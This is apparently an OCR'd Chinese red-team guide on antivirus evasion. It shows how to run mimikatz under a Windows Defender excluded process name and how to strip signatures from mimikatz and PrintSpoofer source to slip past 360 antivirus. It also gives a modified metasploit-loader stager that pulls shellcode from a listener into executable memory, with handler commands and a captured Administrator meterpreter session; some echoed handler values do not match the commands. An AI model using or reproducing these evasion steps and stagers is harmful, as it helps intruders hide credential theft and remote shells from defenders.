红队攻击指南

作者 moonsec

红队攻击指南，针对红队在实际渗透中的问题，为解决问题编写的，文章大部分资料来源于网络。目前全书分为工具免杀篇、网络钓鱼篇、流量加密篇、隧道应用篇。

1. 免杀篇

1.1. 免杀 Windows Defender

Windows Defender 是微软在系统上自带的一个杀毒程序 从 window10 开始系统自带的防护软件。Windows Defender 是一个免费程序，通过防止计算机遭受间谍软件和其他可能有害的软件导致的弹出窗口、降低性能和安全威胁，帮助您持续有效地工作。

1.1.1. 白名单绕过 Defender 查杀

在 win2016/2019 绕过 Windows Defender 的版本里

https://docs.microsoft.com/en-us/windows/security/threat-protection/microsoft-defender-antivirus/configure-server-exclusions-microsoft-defender-antivirus#list-of-automatic-exclusions

Defender 并不会查杀这些文件名的进程


Process exclusions

%SystemRoot%\system32\inetsrv\w3wp.exe

%SystemRoot%\SysWOW64\inetsrv\w3wp.exe

%SystemDrive%\PHP5433\php-cgi.exe

利用方法：如果目录不存在，首先创建目录 mkdir %SystemDrive%\PHP5433 exe 必须过 Defender 静态查杀，这里以 mimikatz 为例子，mimikatz 已经被我做了静态免杀，然后上传到 PHP5433 目录改名为 php-cgi.exe 即可绕过 Defender 查杀。



1.2. 免杀 360 安全卫士和 360 杀毒

360 杀毒是 360 安全中心出品的一款免费的云安全杀毒软件。它创新性地整合了五大领先查杀引擎，包括国际知名的 BitDefender 病毒查杀引擎、Avira(小红伞)病毒查杀引擎、360 云查杀引擎、360 主动防御引擎以及 360 第二代 QVM 人工智能引擎。

1.2.1. mimikatz 免杀过 360 安全卫士和 360 安全杀毒

Mimikatz 是一款能够从 Windows 认证(LSASS)的进程中获取内存，并且获取明文密码和 NTLM 哈希值的工具，攻击者可以借此漫游内网。也可以通过明文密码或者传递 hash 值来提权。因为这款工具特别出名所以被查杀的机率很大，我们可以通过 github 上的开源代码对其进行源码免杀从而 bypass 反病毒软件。

源码免杀也是基于特征码的一种免杀方式，只需要定位源码中的特征代码进行修改就可以达到免杀效果。注：一般定位特征码分为三种：定位到代码上，定位到字符串上，定位到输入表上。

Mimikatz 源代码下载 https://github.com/gentilkiwi/mimikatz


需要用的攻击 vs2012 依赖文件

Visual C++ MFC for and64

https://aka.ms/vs/16/release/vc_redist.x64.exe

Desktop development withc++

报错：error MSB8020，解决方法：项目->属性->常规->平台工作集，将平台改为 VS2012 (v110)后即可成功运行编译。



如果出现以下情况 kuhl_m_net.c 这个文件的注释去掉即可

1>modules\kuhl_m_net.c : error C2220: 警告被视为错误 - 没有生成“object”文件


1>modules\kuhl_m_net.c : warning C4819: 该文件包含不能在当前代码页(936)中表示的字符。请将该文

件保存为 Unicode 格式以防止数据丢失


编译成功 选择 release x64 运行的时候 360 安全卫士会进行拦截

免杀步骤


替换 mimikatz 关键字 moonteams



mimikatz 下的文件全部改为 moonteams




资源版本信息去掉




把项目里所有的文件注释去掉

```
/*  Benjamin DELPY `gentilkiwi`
    http://blog.gentilkiwi.com
    benjamin@gentilkiwi.com
    Licence : https://creativecommons.org/licenses/by/4.0/
*/
```


删除提示运行提示



更换图标



最终效果



1.3. PrintSpoofer 免杀过 360 杀毒 360 安全卫士

Windows 10 和 Windows Service 2016/2019 提权工具，现在主流的提供工具

之一，360 安全会自动查杀，其他杀毒软件并不会查杀，往后可能更多的防护软件会对其进行拦截查杀。

对其进行源码免杀，首先下载源码 https://github.com/whojeff/PrintSpoofer


用 vs2019 选择 release x64 编译

免杀思路 PrintSpoofer.cpp 里面的输出帮助文档全部清空


```
VOID PrintUsage()
{
    wprintf(
        L"\n"
        "moonsec -c -i\n"
        "\n"
    );
}
```

项目文件搜索 PrintSpoofer 替换其他 这改成 moonsec

PrintSpoofer.cpp PrintSpoofer.h 全改为其他名字 这里改成 moonsec



加一个 ico 图标 最终结果



1.4. MSF 用加载器免杀过 360 安全卫士和 360 安全杀毒

metasploit 是一款开源的安全漏洞检测工具，同时 Metasploit 是免费的工具，因此安全工作人员常用 Metasploit 工具来检测系统的安全性。Metasploit Framework (MSF) 在 2003 年以开放源码方式发布，是可以自由获取的开发框架。它是一个强大的开源平台，供开发，测试和使用恶意代码，这个环境为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。其中攻击载荷模块(Payload) ，在红队中是个香饽饽，使用这个模块生成的后门，不仅支持多种平台，而且 Metasploit 还有编码器模块(Encoders)，生成后门前，对其进行编码转换，可以混淆绕过一部分杀毒软件。


项目地址 https://github.com/rsmudge/metasploit-loader
编辑 metasploit-loader/master/src/main.c
把以下去掉

```
if (argc != 3) {
    printf("%s [host] [port]\n", argv[0]);
    exit(1);
}
```

```c
int main(int argc, char * argv[]) {
        ULONG32 size;
        char * buffer;
        void (*function)();

        winsock_init();


        /* connect to the handler */
        SOCKET my_socket = wsconnect("192.168.0.180", 9500);

        /* read the 4-byte length */
        int count = recv(my_socket, (char *)&size, 4, 0);
        if (count != 4 || size <= 0)
                punt(my_socket, "read a strange or incomplete length value\n");

        /* allocate a RWX buffer */
        buffer = VirtualAlloc(0, size + 5, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if (buffer == NULL)
                punt(my_socket, "could not allocate buffer\n");

        /* prepend a little assembly to move our SOCKET value to the EDI register
           thanks mihi for pointing this out
           BF 78 56 34 12      =>      mov edi, 0x12345678 */
        buffer[0] = 0xBF;
```

安装编译器　sudo apt-get install mingw-w64

编辑　i686-w64-mingw32-gcc main.c -o mm.exe -lws2_32



设置监听器

msf > use exploit/multi/handler

msf　exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp

PAYLOAD => windows/meterpreter/reverse_tcp

msf　exploit(handler) > set LPORT 9500

LPORT => 31337

msf　exploit(handler) > set LHOST 192.168.0.180

LHOST => 192.168.95.241

msf　exploit(handler) > exploit -j


```
msf5 exploit(multi/handler) >
msf5 exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         meterpreter x86/windows  Win10-2020UKCIU\Administrator @ Win10-2020UKCIU  192.168.0.180:8888 → 192.168.0.194:52894 (192.168.0.194)

msf5 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: Win10-2020UKCIU\Administrator
meterpreter > ifconfig

Interface  1
============

Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============

Name         : Bluetooth Device (Personal Area Network)
```

64 位免杀编译免杀


工具 Dev-Cpp 5.11 TDM-GCC 4.9.2 Setup

下载地址 https://sourceforge.net/projects/orwelldevcpp/

文件->新建项目->consoleApplication->c 项目




修改文件 把 winsock2.h 移动到 windows.h 上 不然编译会出错。



